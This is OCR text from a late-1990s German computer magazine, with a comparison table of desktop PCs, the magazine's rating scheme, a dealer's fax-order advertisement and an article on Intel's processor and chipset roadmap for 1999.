– nur ausreichender Service	– kaum erweiterbar	– kaum erweiterbar – mäßige Systemleistung	– mäßiger Service – schlechte Stanzungen	– mäßige 3D-Performance
Schneller und gut ausgestatteter Allround-PC für Spiele und Office.	Kompakter Home-PC für Anspruchslose.	Preiswertes Einsteiger-System mit großen Einschränkungen.	Massenspeicherspezialist mit solider Basis für Aufrüstfreunde.	Wohlbestückter Allrounder mit hoher 2D-Performance.
9 8 7 5	6 3 2 9	5 2 3 6	7 5 8 4	8 4 10 6
8	außer Konkurrenz	5	7	7


DIE TABELLE

wertung ein. Hier wertet PC Magazin alle Komponenten im PC, angefangen von der Anzahl der Schnittstellen bis zum Prozessor sowie zusätzlicher Peripherie. Auch der Grafikkartenspeicherausbau, die Festplattenkapazität und die Erweiterbarkeit der PC-Systeme (freie AGP-/PCI-/ISA-Slots, freie Einbauschächte für zusätzliche Laufwerke) kommen hier zum Zuge. Zusätzliche Hard- und Software (Betriebssystem, Office-Paket und sonstiges) wird hier ebenfalls miteinbezogen. Viele Punkte ernten hier Zusätze wie Zip-Laufwerke (15 Punkte), 3D-Add-On-Karten (variabel) oder ein zusätzliches Modem (15 Punkte).




Service
Neben der Garantiezeit und dem Internet-Angebot bewertet PC Magazin die Hotline (Kosten) sowie zusätzliche Serviceleistungen wie einen Vor-Ort-Service. Weitere Pluspunkte ernten Anbieter mit gebührenfreier 0130- oder 0800-Hotline oder ermäßigten 0180-Nummern. Anbieter, die ausschließlich gesetzliche Garantieleistungen bieten, erhalten mit 4 Punkten ein Ausreichend in dieser Testkategorie.

Unser Notenspektrum reicht von 0 (absolut unzureichend) bis 10 (Referenz)

- 0 unzureichend
- 1 stark mangelhaft
- 2 mangelhaft
- 3 verbesserungswürdig
- 4 ausreichend
- 5 durchschnittlich
- 6 befriedigend
- 7 gut
- 8 sehr gut
- 9 hervorragend
- 10 Referenz


⊘ nein, keine

Produkt:	Peacock Take MWE	Pyramid MicroATX MMA-333	Schadt Proline Gamestar 350
Preis:	1799 Mark	1999 Mark	2159 Mark
Info:	Peacock, 33181 Wünnenberg-Haaren	Pyramid Computer Systeme, 79111 Freiburg	Schadt Computertechnik,
Internet:	www.peacock.de	www.pyramid.de	www.pckaufen.de
Prozessor:	Intel Pentium II 333	Intel Pentium II 333	AMD K6-2 350
Mainboard/Chipsatz:	Gigabyte GA-686LX3/ Intel 440 LX	Asus P2L-M / Intel 440 LX	Gainward 5VPA / VIA Apollo MVP3 AGPset
2nd Level Cache:	512 KByte	512 KByte	512 KByte
Inst./max. Speicher:	64 / 768 MByte SDRAM	64 / 256 MByte SDRAM	64 / 384 MByte SDRAM
Speichertyp:	PC-66	PC-66	PC-100
Speicher ges. (PS/2, DIMM):	0/3	0/2	0/3
Speicher bel. (PS/2, DIMM):	0/2	0/1	0/1
Steckplätze:	1 AGP, 4 PCI (4 frei), 3 ISA (2 frei)	1 AGP, 2 PCI (2 frei), 2 ISA (2 frei)	1 AGP, 4 PCI (3 frei), 2 ISA (1 frei)
Grafikkarte:	Elsa Victory Erazor AGP	Elsa Erazor II-A16	Diamond Viper V330 AGP
Grafikchip:	nVidia Riva 128	nVidia Riva TNT	nVidia Riva 128
Inst./max. Videospeicher:	4 / 4 MByte SGRAM	16 / 16 MByte SGRAM	4 / 4 MByte SGRAM
Max. Auflösung bei 85 Hz:	1600 x 1200	1600 x 1200	1600 x 1200
Soundkarte / Soundchip:	TerraTec Base 1 / AD18max10JS	onboard / C-Media CMI8330	TerraTec TT1816 / AD18max10JS
Bustyp Soundkarte:	ISA	ISA	ISA
Festplatte, Schnittstelle, Kapazität *(fdisk)*:	Maxtor DiamondMax 2880 90432D3, E-IDE, 4118 MByte	IBM Deskstar 16GP DTTA-350640, E-IDE, 6197 MByte	IBM Deskstar 8 DHEA-36481, E-IDE, 6197 MByte
CD-ROM-Laufwerk:	Toshiba XM-6302B, ATAPI, 32fach	Mitsumi FX320M, ATAPI, 32fach	Mida / LiteOn LTN301, ATAPI, 32fach
Besonderheiten:	⊘	⊘	Diamond Monster Voodoo2, 8 MByte SGRAM
Gehäusebauform:	Midi-Tower	Midi-Tower	Midi-Tower
Freie Erweiterungsschächte:	2 x 5,25-Zoll, 1 x 3,5-Zoll	1 x 5,25-Zoll, 1 x 3,5-Zoll	2 x 5,25-Zoll, 1 x 3,5-Zoll
Maus (Hersteller, Typ):	Microsoft, 2.1A	Logitech, M-S30	Logitech, M-S30
Tastatur (Hersteller, Typ):	Mitsumi, KFK-EA5XA	Keysonic, ACK-295	Samsung, SEM-DC8UL
Boxen (Hersteller/Typ):	⊘	Xonic, 120EX	⊘
Software:	Windows 98 (CD), Word 97 (CD), Works 4.5 (CD), MS Money 98 (CD), div. System- und Entertainment-SW	Windows 98 (CD), StarOffice 4.0 (CD)	Windows 98 (CD)
Garantie:	36 Monate	36 Monate	12 Monate
Serviceleistungen:	12 Monate Vor-Ort-Service, opt. 36 Monate Vor-Ort (129 Mark); Für Vor-Ort-Service kostenfreie	12 Monate Vor-Ort, opt. 24 Monate Vor-Ort (139 Mark); 36 Monate Vor-Ort (278 Mark)	opt. 12 Monate Vor-Ort (199 Mark)
Hotline:	(0190) 77 00 11	(0761) 4 51 48 70	jede Filiale
+	– viel Software – guter Service	– sehr gute Ausstattung – extrem hohe 3D-Leistung	– extrem hohe 3D-Leistung – gute Ausstattung
–	– 2 x 32 MByte SDRAMs – betagtes Mainboard	– betagtes Mainboard	– mäßiger Service – stark verklebte Kabel
Meinung:	Zuverlässiges Arbeitspferd mit gutem Service.	Schneller Spiele-PC, eingeschränkt aufrüstbar.	3D-Pentium-II-Killer mit Konfigurationsschwächen.
Systemleistung (50%):	7	7	6
3D-Leistung (20%):	5	10	10
Ausstattung (20%):	7	9	7
Service (10%):	10	8	4
	8	8	6


SEH Diffusion	Siemens Xpert 7800	Vobis XD Allround C 333	Waibel Schwabenpfeil IIIM	Wortmann Terra Orbis I6C 300 UT
1929 Mark	1999 Mark	1999 Mark	1995 Mark	1999 Mark
Pearl Agency, 79426 Buggingen	Siemens Computer, 86199 Augsburg	Vobis Microcomputer, 52146 Würselen	Systemhaus Waibel, 76275 Ettlingen	Wortmann Terra Impex, 32609 Hüllhorst
www.pearl.de	www.siemens.com/pc	www.vobis.de	www.waibel.de	www.terra.de
AMD K6-2 333	Intel Pentium II 350	Intel Celeron 333	Intel Celeron 333	Intel Celeron 300A
FIC PA-2013 / VIA Apollo MVP3 AGPset	Siemens V66XA / Intel 440 BX	MSI MS-6140 / Intel 440 EX	Chaintech 6ESA2 / Intel 440 EX	Asus P2L97 / Intel 440 LX
1.024 KByte	512 KByte	128 KByte	128 KByte	128 KByte
64 / 768 MByte SDRAM	128 / 384 MByte SDRAM	64 / 256 MByte SDRAM	64 / 256 MByte SDRAM	64 / 384 MByte SDRAM
PC-100	PC-100	PC-100	PC-66	PC-66
0/3	0/3	0/2	0/2	0/3
0/1	0/2	0/1	0/1	0/1
1 AGP, 4 PCI (3 frei), 2 ISA (2 frei)	3 PCI (3 frei), 2 ISA (2 frei)	2 PCI (2 frei), 2 ISA (2 frei)	1 AGP, 2 PCI (2 frei), 2 ISA (1 frei)	1 AGP, 5 PCI (5 frei), 2 ISA (1 frei)
Matrox Millennium G200 AGP	onboard ATI Rage Pro AGP	onboard ATI Rage Pro AGP	Diamond Stealth II G460	Elsa Victory Erazor LT AGP
MGA-G200	ATI Rage Pro AGP	ATI Rage Pro AGP	Intel I740	nVidia Riva 128ZX
8 / 16 MByte SGRAM	4 / 4 MByte SGRAM	8 / 8 MByte SGRAM	8 / 8 MByte SDRAM	8 / 8 MByte SDRAM
1600 x 1200	1280 x 1024	1600 x 1200	1280 x 1024	1920 x 1080
Golden Melody 32/PCI / ESS Maestro-1	onboard / Crystal CS4235	onboard / Yamaha XG YMF740-V	onboard / ESS Solo-1 ES1938S	Creative Labs SB 16 PnP / Creative CT2505
PCI	ISA	PCI	PCI	ISA
Samsung SV0644A, E-IDE, 6103 MByte	Western Digital Caviar 24300, E-IDE, 4110 MByte	Maxtor DiamondMax 3400 90680D4, E-IDE, 6479 MByte	Maxtor DiamondMax 3400 90340D2, E-IDE, 3241 MByte	Seagate Medalist 4321 E-IDE, 4110 MByte
Artec ACD-361, ATAPI, 36fach	Mitsumi FX322M, ATAPI, 32fach	Sony CDU701, ATAPI, 32fach	Teac CD-532E-A, ATAPI, 32fach	Toshiba XM-6302B, ATAPI, 32fach
⌀	Multifunktionstastatur	Multifunktionstastatur	Diamond SupraExpress 56k-Modem	⌀
Midi-Tower	Midi-Tower	Midi-Tower	Midi-Tower	Midi-Tower
3 x 5,25-Zoll, 2 x 3,5-Zoll	2 x 5,25-Zoll	2 x 5,25-Zoll, 2 x 3,5-Zoll	2 x 5,25-Zoll, 1 x 3,5-Zoll	1 x 5,25-Zoll, 2 x 3,5-Zoll
Pearl PS/2 Maus	Logitech, M-S34	Logitech, M-S35	Logitech, M-S30	Microsoft Intellimouse
No Name, KWD-205D0	Siemens, KBPC B HK	No Name, SK-2500 Multimedia-Tastatur	Cherry, G83-6113	Cherry, G83-6152
Pearl Dynamic 120 Watt	⌀	⌀	⌀	Terra, Sound System 100
Windows 98 (CD), StarOffice 4.0 (CD)	Windows 98 (CD), Drivers & Utilities (CD), T-Online (CD), AOL (CD)	Windows 98 (CD), StarOffice 4.0 (CD), Corel Draw 7 (CD), div. System- und Entertainment-SW	Windows 98 (CD), SmartSuite 97 (CD), Dr. Solomon's AntiVirus 2 (CD)	Windows 98 (CD), Word 97 (CD), Works 4.5 (CD),
12 Monate	12 Monate	12 Monate	36 Monate	36 Monate
opt. Garantieverlängerung je nach Länge und Kaufpreis	12 Monate Bring-In-Garantie	12 Monate Bring-In-Service, opt. 12 Monate Vor-Ort (79 Mark Aufpreis)	Dead-on-Arrival, gebührenfreie Hotline	opt. Vor-Ort, 12 Monate (79 Mark); 36 Monate (179 Mark)
(07631) 36 03 00	(0180) 3 77 70 00	(0190) 78 77 76	(0800) 1 18 29 98	Infoline: (05744) 944-144
– große Festplatte – 1 MByte 2nd Level Cache	– hochwertige Hardware – hohe Leistung	– reichhaltige Software – gute Ausstattung	– guter Service – 56K-Modem	– gut erweiterbar – lange Garantiezeit
– nur DirectX 5.0 installiert – falsche Handbücher	– kein AGP-Slot – wenig Software	– schlecht erweiterbar – mäßiger Service	– EX-Mainboard	– DOS-Modus nicht ordentlich konfiguriert
Gute Ansätze, mit kleinen Fehlern im Detail.	Schneller Standard-PC mit großem Speicherausbau.	PC mit Einschränkungen, aber viel Software.	Gut abgestimmtes System mit sauberer Verarbeitung.	Standard-PC mit langer Garantie.
5	10	8	8	6
4	5	5	7	5
5	5	4	5	6
4	4	4	7	4
5	7	6	7	6

Fax: 06331/538-169 • www.fse.de





Eben...

...darum kreuzen Sie einfach die gewünschte Konfiguration an, faxen Sie uns diese Seite und Sie erhalten umgehend Ihr persönliches PC-Angebot!



Festplatte
- ☐ IDE
- ☐ Ultra SCSI
- ☐ Ultra Wide SCSI
- ☐ Ultra2 Wide SCSI
- ☐ Kapazität ___ GB





RAM
- ☐ 32 MB
- ☐ 64 MB
- ☐ 128 MB
- ☐ ______ MB



Gehäuse
- ☐ Big Tower
- ☐ Midi Tower
- ☐ Desktop



CD-ROM
- ☐ IDE/ATAPI
- ☐ SCSI
- ☐ CD-Brenner
- ☐ ________ Speed



Kommunikation
- ☐ Modem
- ☐ ISDN




Grafikkarte
- ☐ EDO
- ☐ VRAM
- ☐ SGRAM
- ☐ ________ MB



Monitor
- ☐ 42 cm/17"
- ☐ 50 cm/19"
- ☐ 53 cm/21"



Prozessor
- ☐ Intel® Pentium® II, 300 MHz
- ☐ Intel® Pentium® II, 333 MHz
- ☐ Intel® Pentium® II, 350 MHz
- ☐ Intel® Pentium® II, 400 MHz
- ☐ Intel® Pentium® II, 450 MHz



Betriebssystem
- ☐ Windows 95
- ☐ Windows 98
- ☐ Windows NT



Ihr Wunsch-Zubehör:

____

____

☐ Unser Angebot des Monats: TSAT-I45

- Intel® Pentium® II Prozessor, 450 MHz, 512 kB Cache
- ASUS P2B-S, 440 BX, U2W-SCSI onboard, ATX
- 128 MB SDRAM, erweiterbar auf max. 768 MB
- LS 120, 120 MB Diskettenlaufwerk 3.5"/89 mm
- IBM DDRS 30130 LVD, 9.1 GB, 7.5 ms, 7200 rpm
- Festplattenentkopplungskühler
- TEAC 532S, 32fach CD-ROM, SCSI
- Elsa Erazor II, Riva TNT, 16 MB SGRAM
- Creative Labs Soundblaster LIVE, PCI
- MagicExpress TV View, TV/Videotextkarte, PCI
- ATX Midi Tower, Einschübe: 5x extern / 2x intern
- Logitech Funktastatur und Funkmaus
- 180 W Subwoofer-System
- MS Windows NT Workstation 4.0

nur **DM 5.398.-**



Name, Vorname	PLZ/Ort
Firma	Telefon/Fax
Straße	E-Mail

PCM128

Sofort bestellen unter Fax: 06331/538-169 oder Bestell-Hotline: 06331/538-165, Mo-Fr 8-19h

Händleranfragen erwünscht.



Der PC des nächsten Jahres

Alleskönner

Zweimal im Jahr treffen sich Entwickler und PC-Hersteller auf dem Intel Developer Forum (IDF). Hier ist vorab zu sehen, wie sich Intel die Technologie künftiger PCs vorstellt.

FRANK KLINKENBERG-HAASS

Kaum hat sich ein Standard durchgesetzt und im Markt etabliert, versucht uns die Industrie einzureden, daß alles bisher Dagewesene zum alten Eisen gehört. Die Marketingstrategen behaupten, daß neue Technologien das Leben einfacher machen und wundern sich, wie man ohne diese Neuerungen überhaupt noch vernünftig arbeiten kann.

Bestes Beispiel ist die von Intel Anfang 1997 eingeführte MMX-Technologie (Multi Media Extension). An MMX angepaßte Applikationen können in bestimmten Bereichen durchaus einen signifikanten Geschwindigkeitszuwachs für sich verbuchen. Doch die von Intel propagierte Ansicht, daß die MMX-Technologie den PC revolutionieren würde, erwies sich als faules Ei.

Dennoch machen viele Entwicklungen und Neuerungen auch für ein breiteres Publikum Sinn. Hier ist es besonders wichtig, daß Standards eingehalten werden und Neuerungen einer breiten Basis von Systementwicklern zugänglich sind. Denn der PC als Einheit ist auf ein reibungsloses Zusammenspiel seiner Komponenten angewiesen. Und da kann es dem Endanwender eigentlich egal sein, ob diese von Intel oder einem anderen Technologieführer als Industriestandards oder von einem großen offiziellen Komitee definiert werden.

System-Preis (ohne Monitor)	Q3 '98	Q4'98	Q1 '99	Q2'99	2H'99
Profi $ 2.500 ‹	Pentium® II- 100 MHz FSB 450 MHz	Pentium® II 100 MHz FSB 450 MHz	Katmai 100 Mhz FSB 500 MHz	Katmai 100 Mhz FSB 500 MHz	Coppermine 133 Mhz FSB 6xx MHz
Mainstream Performance 3 $ 2.000-2.500	Pentium® II 100 MHz FSB 400 MHz	Pentium® II 100 MHz FSB 450 MHz	Katmai 100 Mhz FSB 450 MHz	Katmai 100 Mhz FSB 500 MHz	Coppermine 133 Mhz FSB 6xx MHz 533 MHz
Mainstream Performance 2 $ 1.500-2.000	Pentium® II 100 MHz FSB 350 MHz	Pentium® II 100 MHz FSB 450/400 MHz	Pentium® II- 100 MHz FSB 450/400 MHz	Katmai 100 Mhz FSB 450 MHz	Katmai 100 Mhz FSB 600 MHz
Mainstream Performance 1 $ 1.000-1.500	Pentium® II Prozessor 300 MHz	Pentium® II 100 MHz FSB 400/350 MHz	Pentium® II 100 MHz FSB 400/350 MHz	Pentium® II 100 MHz FSB 400 MHz	Katmai 100 Mhz FSB 450 MHz
Basic PC 3 $ 1.000-1.200	Celeron™-Prozessor 66 Mhz FSB 300 MHz	Celeron™-Prozessor 66 Mhz FSB 333/300A MHz	Celeron™-Prozessor 66 Mhz FSB 366/333 MHz	Celeron™-Prozessor 66 Mhz FSB 366 MHz	Celeron™-Prozessor 66 Mhz FSB 400 MHz
Basic PC 2 $ 800-1.000	Celeron™-Prozessor 66 Mhz FSB 300/266 MHz	Celeron™-Prozessor 66 Mhz FSB 300A MHz	Celeron™-Prozessor 66 Mhz FSB 333 MHz	Celeron™-Prozessor 66 Mhz FSB 333 MHz	Celeron™-Prozessor 66 Mhz FSB 366 MHz
Basic PC 1 ‹ $ 800	Celeron™-Prozessor 66 Mhz FSB 266 MHz	Celeron™-Prozessor 66 Mhz FSB 300/266 MHz	Celeron™-Prozessor 66 Mhz FSB 300A MHz	Celeron™-Prozessor 66 Mhz FSB 300A MHz	Celeron™-Prozessor 66 Mhz FSB 333 MHz

Quelle: Intel

VERWIRRUNG TOTAL: Mit unterschiedlichen PC-Klassen und einer Menge neuer Prozessoren definiert Intel den PC des nächsten Jahres komplett neu.

Grundsätzlich sollten Sie vorsichtig sein, wenn ein großer Hersteller mit viel Aufwand ein neues Feature bewirbt. Denn vielleicht steckt nur die Absicht dahinter, einen neuen Standard zu setzen, der Konkurrenten verdrängen soll. Ob dieses neue Feature dann tatsächlich soviel Getöse wert ist, zeigt oft erst die Zukunft – siehe MMX. Hier heißt es kritisch zu betrachten, ob neu angepriesene Features für einen selbst wichtig sind und wieviel ein Umstieg kostet.

Ein Beispiel dafür ist der Intel Celeron (Pentium II ohne 2nd Level Cache). Mit ihm wollte Intel verlorengegangenes Terrain im Low-Cost-Markt zurückerobern. Einen fehlenden Cache propagierte Intel kurzerhand als Feature. Insgesamt ist der Celeron jedoch ein Prozessor, den die Welt nicht braucht.

Und dennoch hat Intel im Frühjahr dieses Jahres den sogenannten Basic PC, also einen PC mit Minimalanforderungen, auf Basis des Celeron definiert. Selbst die sonst so konsumfreudigen Amerikaner nahmen dies nur als üblen Scherz auf. So verzichteten damals die Großen der Branche wie Dell, Gateway oder Compaq auf PCs mit dem Celeron ohne Cache.


Seitdem hat Intel ihre Prozessoren weiterentwickelt, darunter auch eine neue Version des Celeron. Mal sehen, wie sich Intel – jetzt im Herbst – den Basic PC fürs nächste Jahr vorstellt.

Basic PC, der PC für Einsteiger

Bereits die Klasse der Basic PCs will Intel in drei Untergruppen aufteilen. Die Preisspanne für diese Einsteigersysteme soll zwischen 1300 und 2000 Mark liegen.

Der im Frühjahr vorgestellte EX-Chipsatz und das zugehörige Mainboard im Mikro-ATX- bzw. NLX-Format bilden zumindest bis zum Jahreswechsel die Basis für Basic PCs um 2000 Mark. Bezüglich der CPU hat dabei weiterhin der Name Celeron Bestand. Doch handelt es sich ausschließlich um die Version, die auch den Full-Speed-Cache von 128 KByte mit auf dem Chip hat (Codename Mendocino).

Mit dem Aussterben des 66-MHz-Front-Site-Bus (Bus zur Ansteuerung



VERGLEICH DER KATMAI-FUNKTIONSEINHEITEN mit denen älterer Intel-CPUs. Die Änderungen sind fast so spektakulär wie einst die Einführung des 386er-Prozessors.

des Prozessors) für Slot-1-CPUs trimmt Intel diese Prozessoren bereits auf eine externe Taktfrequenz von 100 MHz (100-MHz-Front-Site-Bus). Erwartet werden fürs nächste Jahr Prozessoren mit 350 und 400 MHz. Dann gibt es auch den 440ZX-Chipsatz – die Ablösung für den 440EX- und den 440LX-Chipsatz.

Um preiswerte Systeme um 1600 Mark realisieren zu können, hat Intel die Socket-Technologie wiederbelebt. Mainboards und PCs lassen sich so immerhin einige Dollar günstiger produzieren. Der Sockel mit dem Namen S470 (370 Pins) ist zu keinem der bisherigen Sockel kompatibel und nimmt einen Celeron-Ableger auf, der in einem klassischen PPGA-Gehäuse (Plastic Package Grid Array) vom Band läuft. Diese Prozessoren starten mit 333 MHz.

Ebenfalls sparen helfen soll dabei ein angepaßter Chipsatz, der unter dem Namen 440ZX/66 die Runde macht. Wie bereits in der Namensgebung erkennbar, wird der eigentlich totgesagte 66-MHz-Font-Site-Bus bei den Socket-CPUs noch eine gewisse Zeit am Leben gehalten. Nur schade, daß hier weiterhin das von Intel patentierte Busprotokoll GTL+ zum Einsatz kommt. Hersteller wie AMD oder Cyrix dürfen daher wie beim Socket 8 (Pentium Pro) oder beim Slot 1 (Pentium II, Celeron) keine entsprechenden Prozessoren anbieten. Die Endkundenpreise für die Mainboards sollen bei rund 100 Mark liegen.

Doch es ist noch mehr Sparpotential vorhanden. Für die billigsten PCs mit Intel-Prozessor präsentiert der Chipgigant zum Jahreswechsel das 810-Chipset, das auch unter dem Codenamen Whitney bekannt ist. Die geänderte, nun auf Zahlen basierende Namensgebung liegt wohl daran, daß Intel nach den Bezeichnungen wie FX, TX, EX, LX, BX die Buchstaben ausgegangen sind.

In diesem Chipsatz ist neben den klassischen Controller- und I/O-Einheiten auch ein 3D-Grafikchip integriert, der sich vom Hauptspeicher seinen Videospeicher abzweigt. Voraussichtlich kommt hier i740-Technologie zum Einsatz. Neben der Grafikkarte, auf die PC-Hersteller nun verzichten können, profitiert auch der Mainboard-Hersteller ein wenig: Er spart sich den AGP-Slot. Somit ist jedoch die Basisfunktionalität des gesamten PC in einer Hand, nämlich in der von Intel.

Die neuen Performance-PCs

Auch bei den Performance-PCs sieht Intel für die Zukunft Spielraum für einige Unterklassen. Mit dem sogenannten Enthusiast-PC als High-End-Consumer-Produkt wendet sich Intel an kauffreudige und wohlhabende Kunden, die in puncto Performance und Technologie auf dem neuesten Stand sein wollen. Heute dominieren diesen Mark Pentium-II-Systeme mit 400 und 450 MHz.


Ein Nachfolger des Pentium II ist mit dem Intel Katmai bereits in Sicht. Dieser Prozessor kommt Anfang 1999 und ist ebenfalls für den Slot 1 ausgelegt. Zu seiner Vorstellung ist somit zunächst kein neues Mainboard-Design erforderlich.

Katmai kommt ähnlich wie AMDs K6-2 mit speziellen Registern, die auf eine zügige Abarbeitung von Fließkomma-Operationen optimiert sind. Die neue Einheit trägt den Namen SIMD-FP (Single Instruction Multiple Data Floating Point), und besteht aus acht 128-Bit-Registern (4 x 32 Bit). Damit soll ein Katmai vier Gleitkomma-Operationen in einfacher Genauigkeit gleichzeitig ausführen können.


Anders als bei MMX oder 3DNow! verwendet SIMD-FP einen eigenen Betriebszustand, so daß ein spezieller Betriebssystem-Support erforderlich ist. Dies kann beispielsweise über einen Patch für Windows 98 geschehen. Im Gegensatz zu MMX kann SIMD-FP auch parallel zur MMX-, FP- oder Integer-Einheit arbeiten.

Daneben beherrscht SIMD-FP auch konditionierte Befehle sowie Umwandlungen zu Integer oder MMX. Mit diesem Prozessor will Intel dem ständig wachsenden Bedarf an Fließkomma-Leistung Rechnung tragen, der für komplexe Spiele notwendig ist. Der Katmai startet mit einer Taktfrequenz von 500 MHz und 70 neuen Befehlen.

Damit auch der bei 3D-Spielen auftretende Bedarf an größeren Texturen zügig vom Hauptspeicher über den Prozessor in den Grafikspeicher kommt, bohrt Intel mit dem Erscheinen des



DIE KLASSIFIZIERUNG der PCs in ihre Hauptklassen und die Speichertechnologie-Entwicklung bis ins Jahr 2001



DER AGP-4X-MODE benötigt einen schnellen Speicher wie RAMBUS-RAM. Hier alle Elemente, die dafür erforderlich sind.

Katmai auch die AGP-Schnittstelle weiter auf. Die AGP-Spezifikation in der Version 2.0 unterstützt nun auch den AGP-4X-Mode, der Datenraten von über 1 GByte/s erlaubt.

Diesem hohen Datendurchsatz kann heutiger SDRAM-Speicher jedoch nicht nachkommen. Erst die zum Jahreswechsel erwarteten 133-MHz-SDRAMs schaufeln gut 1,1 GByte/s über den Speicherbus.

Ein noch schnellerer Speicher ist mit der RAMBUS-Technologie gegeben. Diese Technologie arbeitet zwar nur mit einer Speicherbusbreite von 16 Bit, doch Taktfrequenzen von bis zu 800 MHz (Direct RAMBUS) erlauben Datenraten von bis zu 1,6 GByte/s. Dies bietet auf jeden Fall genug Reserven für AGP-4X.

Die Unterstützung von Seiten des Chipsatzes soll dann mit dem für Mitte nächsten Jahres angekündigten 820-Chipset (Codename Camino) sichergestellt sein. Neben dem Support von 133-MHz-SDRAMs, einem 133-MHz-Front-Site-Bus, Direct RAMBUS DRAMs und AGP 4X wird dieser Chipsatz auch mit Ultra-DMA/66 umgehen können. Zudem soll das 820-Chipset die Basis für die Mitte nächsten Jahres angekündigten Coppermine-Prozessoren (ab 600 MHz) bilden.

Fragt sich nur, ob bezüglich AGP 4X ein lokaler Speicher auf der Grafikkarte nicht doch billiger ist und vor allem in puncto Geschwindigkeit mehr Reserven bietet. Immerhin sind durch den drastischen Preisverfall bei den Speichermodulen Grafikkarten mit 16 MByte on Board für unter 300 Mark keine Seltenheit mehr. Spendieren die Grafikkartenhersteller dem Videospeicher ihrer Karten noch einen lokalen Cache, sollten auch für die Zukunft genügend Reserven für den Speicherdurchsatz vorhanden sein. Zudem haben einige Hersteller angekündigt, einen Geometrieprozessor auf den Karten zu integrieren.

Zu Beginn des nächsten Jahres werden diese sehr teuren Technologien nur in den sogenannten Enthusiast-PCs oberhalb 5000 Mark zu finden sein. Erst Mitte 1999 wird sich der Katmai auch in den sogenannten Mainstream-Performance-PCs um 3000 Mark etablieren. Bis dahin rutschen die Pentium-II-450-PCs in eine Mainstream-Performance-Klasse unter 2500 Mark. Heute kosten diese PCs noch rund 5000 Mark.

Wohin mit der Leistung?

Rechenleistung ist mit allen Intel-Prozessoren des nächsten Jahres im Überfluß vorhanden. Dies gilt auch für die von der Konkurrenz angekündigten CPUs. Zum Jahreswechsel wird der AMD K6 mit 128 KByte On Chip Cache erwartet, im nächsten Jahr kommt der AMD K7 für den Slot A. Und vielleicht schafft es Cyrix doch noch, eine Slot-1-CPU auf den Markt zu bringen.

Intel will die Rechenpower in Zukunft für Aufgaben nutzen, die bislang zusätzlichen Steckkarten vorbehalten waren. So soll der Hauptprozessor zukünftig auch Modems und Soundkarten emulieren. Intel vermarktet diese Strategie unter den Namen SoftModem und SoftAudio. In erster Linie dient dies jedoch dazu, verlorengegangenes Terrain im Low-Cost-Markt zurückzuerobern. Denn jede nicht benötigte Komponente spart Geld, so daß die Margen für die Prozessoren höher ausfallen können.

Einen ersten Schritt in diese Richtung unternahm Intel bereits in diesem Frühjahr. Damit die schnellen Pentium-II-Prozessoren mit Taktfrequenzen jenseits von 333 MHz auch für Heimanwender zum Bedürfnis werden, hatte Intel mit dem Schlagwort SoftDVD versucht, den Pentium II als Multimedia-Talent zu positionieren. Nur via Software, also ohne zusätzliche Beschleunigerkarte, sollte die CPU in der Lage sein, die aufwendigen Rechenoperationen für MPEG2-Videos zu decodieren.

